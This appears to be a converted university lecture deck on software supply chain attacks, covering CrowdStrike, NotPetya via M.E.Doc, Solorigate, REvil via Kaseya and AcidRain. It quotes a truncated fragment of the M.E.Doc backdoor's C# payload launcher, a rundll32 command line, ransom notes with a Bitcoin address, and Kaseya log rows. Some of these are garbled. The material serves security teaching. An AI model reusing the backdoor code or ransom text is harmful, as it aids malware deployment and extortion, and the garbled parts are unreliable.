

PROMIS

Professional Master in Information Security
Online Courses for Professionals in Security



BLEKINGE
INSTITUTE OF
TECHNOLOGY

Analysis of the most destructive software supply chain attacks

by Dr. Oleksandr Adamov and Dr. Oleksii Baranovskiy

Senior Lecturer @BTH

20 November 2024

Upcoming Security Seminars and Events

Send an email to Monique Johansson mow@bth.se to subscribe to our mailing list and stay up to date for PROMIS talks and events!



Visit PROMIS promisedu.se

CrowdStrike incident (19/07/2024)



BLEKINGE
INSTITUTE OF
TECHNOLOGY



Your PC ran into a problem and needs to restart. We're just collecting some error info, and then we'll restart for you.

20% complete



For more information about this issue and possible fixes, visit <https://www.windows.com/stopcode>


If you call a support person, give them this info:

Stop code: CRITICAL_PROCESS_DIED

Types of supply chain attacks

Supply chain compromise can take place at any stage of the supply chain including manipulation/compromise of:

- development tools and environment;
- source code repositories (public or private);
- replacement of legitimate software;
- software update/distribution mechanisms;
- system images and containers.



Sources:

https://csrc.nist.gov/CSRC/media/Projects/Supply-Chain-Risk-Management/documents/ssca/2017-winter/NCSC_Placemat.pdf



Types of supply-chain attacks by Microsoft

1. Compromised software building tools or update infrastructure
2. Stolen code-sign certificates or signed malicious apps using the identity of dev company
3. Compromised specialized code shipped into hardware or firmware components
4. Pre-installed malware on devices (cameras, USB, phones, etc.)

Source:

<https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/supply-chain-malware>

NotPetya via M.E.Doc - 2017



Backdoor in MEDoc's ZvitPublishedObjects.dll

```
C:\\Windows\\system32\\rundll32.exe C:\\Windows\\perfc.dat,#1 30
```

Source:

<https://www.virusbulletin.com/conference/vb2017/abstracts/last-minute-paper-battlefield-ukraine-finding-patterns-behind-summer-cyber-attacks>

```
public string AutoPayload(string name, byte[] data, string arguments)
{
    int num = 0;
    string empty = string.Empty;
    string str = "FAIL DUMP";
    string empty1 = string.Empty;
    try
    {
        try
        {
            string environmentVariable = Environment.GetEnvironmentVariable("windir");
            string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);
            if (!string.IsNullOrEmpty(environmentVariable))
            {
                empty1 = Path.Combine(environmentVariable, name);
                str = this.DumpData(empty1, data);
            }
            if (!File.Exists(empty1) && !string.IsNullOrEmpty(folderPath))
            {
                empty1 = Path.Combine(folderPath, name);
                str = this.DumpData(empty1, data);
            }
        }
        if ("OK" == str)
        {
            string str1 = Path.Combine(environmentVariable, "system32\\rundll32.exe");
            Process process = new Process();
            ProcessStartInfo processStartInfo = new ProcessStartInfo()
            {
                FileName = str1,
                UseShellExecute = false,
                RedirectStandardOutput = true,
                CreateNoWindow = true,
                Arguments = string.Format("\"{0}\"", #1 {1}", empty1, arguments)
            };
            process.StartInfo = processStartInfo;
            using (Process process1 = process)
            {
                process1.Start();
                if (num <= 0)
                {
                    empty = string.Concat("Started Infinite: ", empty1);
                }
                else
                {
                    process1.WaitForExit(num);
                    if (!process1.HasExited)
                    {

```



Важно: ваш интернет должен быть включен!

Если вы не видите этот текст, значит, ваш интернет не работает. Проверьте, включен ли интернет и нет ли проблем с интернетом. Возможно, вы не правильно ввели адрес Bitcoin. Проверьте, правильно ли вы ввели адрес Bitcoin. Если вы не видите этот текст, значит, ваш интернет не работает. Проверьте, включен ли интернет и нет ли проблем с интернетом.

Пожалуйста, следуйте инструкции:

1. Send 2000 worth of Bitcoin to following address:
BTC1C8Ww4K3AC11DmGh4u9t8K6
2. Send your Bitcoin wallet ID and personal identification to the next address:
BTC1C8Ww4K3AC11DmGh4u9t8K6

If you already purchased your BTC, please enter it here.

MARKET
OCT

Solorigate

Solarigate backdoor in SolarWinds Orion platform reported by FireEye on December 08, 2020

SUPPLY CHAIN ATTACK

Attackers insert malicious code into a DLL component of legitimate software. The compromised DLL is distributed to organizations that use the related software.

EXECUTION, PERSISTENCE

When the software starts, the compromised DLL loads, and the inserted malicious code calls the function that contains the backdoor capabilities.

DEFENSE EVASION

The backdoor has a lengthy list of checks to make sure it's running in an actual compromised network.

RECON

The backdoor gathers system info

INITIAL C2


The backdoor connects to a command-and-control server. The domain it connects to is partly based on info gathered from system, making each subdomain unique. The backdoor may receive an additional C2 address to connect to.

EXFILTRATION

The backdoor sends gathered information to the attacker.

HANDS-ON-KEYBOARD ATTACK

The backdoor runs commands it receives from attackers. The wide range of backdoor capabilities allow attackers to perform additional activities, such as credential theft, progressive privilege escalation, and lateral movement.



Source:

<https://www.microsoft.com/security/blog/2020/12/18/analyzing-solorigate-the-compromised-dll-file-that-started-a-sophisticated-cyberattack-and-how-microsoft-defender-helps-protect/>

REvil attack via Kaseya VSA (2021)

Happy Blog

KASEYA ATTACK INFO

On Friday (02.07.2021) we launched an attack on MSP providers. More than a million systems were infected. If anyone wants to negotiate about universal decryptor - our price is 70 000 000\$ in BTC and we will publish publicly decryptor that decrypts files of all victims, so everyone will be able to recover from attack in less than an hour. If you are interested in such deal - contact us using victims "readme" file instructions.

Targets:

- 1000+ organizations
- Norwegian financial software developer [Visma](#), who manages some systems for Swedish supermarket chain [Coop](#). The supermarket chain had to close down its 800 stores for almost a week.

100 %

Results Messages


eventTime	emailAddr	agentGuid	scriptName	scriptId	description	actionAdmin	scriptLogId
682	2021-07-02 12:25:04.003	NULL	Webroot Registry Active Threats 64		Script Summary: Success THEN	"System"	
683	2021-07-02 12:25:04.003	NULL	123456789 Run KSvcChk App		Script Summary: Success THEN		
684	2021-07-02 12:25:03.003	NULL	Webroot Registry Status 64		Script Summary: Success THEN	"System"	
685	2021-07-02 12:25:03.000	NULL	123456789 <u>Archive and Purge Logs</u>		Script Summary: Success THEN		
686	2021-07-02 12:25:03.000	NULL	Webroot Registry Status 64		Informational: GetFile command overwrote the serve...	"System"	
687	2021-07-02 12:24:57.007	NULL	Webroot Registry Active Threats 64		Script Summary: Success THEN	"System"	
688	2021-07-02 12:24:54.007	NULL	Webroot Registry Active Threats 64		Script Summary: Success THEN	"System"	
689	2021-07-02 12:24:47.373	NULL	<u>Kaseya VSA Agent HotFix</u>		Script Summary: Success THEN	"System"	
690	2021-07-02 12:24:46.367	NULL	WR_Install_HealthCheck_6432		Script Summary: Success THEN	"system"	
691	2021-07-02 12:24:46.363	NULL	WR_Service_HealthCheck_6432_01		Script Summary: Success THEN	"system"	
692	2021-07-02 12:24:46.360	NULL	Write text to file		Script Summary: Success THEN	"system"	
693	2021-07-02 12:24:45.357	NULL	Write text to file-0001		Script Summary: Success THEN	"system"	
694	2021-07-02 12:24:45.353	NULL	Write text to file-0002		Script Summary: Success ELSE	"system"	
695	2021-07-02 12:24:45.347	NULL	WR_Install_HealthCheck_6432_01		Script Summary: Success THEN	"system"	
696	2021-07-02 12:24:45.343	NULL	WR_Install_HealthCheck_6432_02		Script Summary: Success THEN	"system"	
697	2021-07-02 12:24:45.340	NULL	Write text to file		Script Summary: Success THEN	"system"	
698	2021-07-02 12:24:45.337	NULL	Write text to file-0001		Script Summary: Success THEN	"system"	
699	2021-07-02 12:24:45.333	NULL	Write text to file-0002		Script Summary: Success ELSE	"system"	
700	2021-07-02 12:24:44.327	NULL	Windows - 32 or 64 bit OS		Script Summary: Success THEN	"system"	

Query executed successfully.

Source: <https://twitter.com/KyleHanslovan/status/1411356753720233987>

Wiper attacks in 2022

NioGuard



AcidRain

Date: 24 Feb 2022

Targets: Viasat KA-SAT modems

Discovered by: CERT-UA, SentinelLabs

Attribution: Sandworm (VPNFilter)

Platform: Linux and Solaris (ELF 32-bit MIPS)

Delivery: Supply-chain attack via a misconfigured VPN appliance.

Destruction: Overwriting data in flash memory on the modems





Source: <https://genai.owasp.org/llmrisk/llm032025-supply-chain/>

Supply chain attacks statistics

According to Gartner by 2025, 45% of organizations worldwide will have experienced attacks on their software supply chain, a three-fold increase from 2021.

In 66% of the supply chain attacks cases, suppliers did not know, or were not transparent, about how they were compromised.

Supply chain attacks

 **+430% growth of supply chain attacks in 2021**

"As enterprises have become better at hardening their environments, malicious attackers have turned to softer targets and have also found more creative ways to make their efforts difficult to detect and most likely to reach desirable targets," according to CrowdStrike.

 **Code is the weakness in 66% of the cases**

In 66% of the incidents involving targeted assets, attackers focused on the suppliers' code in order to further compromise the targeted customers¹.

Sources: <https://www.scor.com/en/news/cybersecurity-supply-chain>
<https://www.enisa.europa.eu/publications/threat-landscape-for-supply-chain-attacks>

ola@bth.se

